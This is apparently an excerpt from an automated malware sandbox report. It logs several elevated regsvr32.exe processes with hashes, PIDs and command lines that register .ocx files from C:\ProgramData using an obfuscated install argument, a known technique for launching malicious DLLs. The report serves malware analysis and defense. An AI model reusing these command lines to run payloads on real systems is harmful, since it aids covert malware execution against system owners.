Imagebase:	0x1f0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 3108 Parent PID: 5116

General

Start time:	17:29:20
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet5.ocx

Imagebase:	0x1f0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 5344 Parent PID: 5116

General

Start time:	17:29:20
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet6.ocx
Imagebase:	0x1f0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis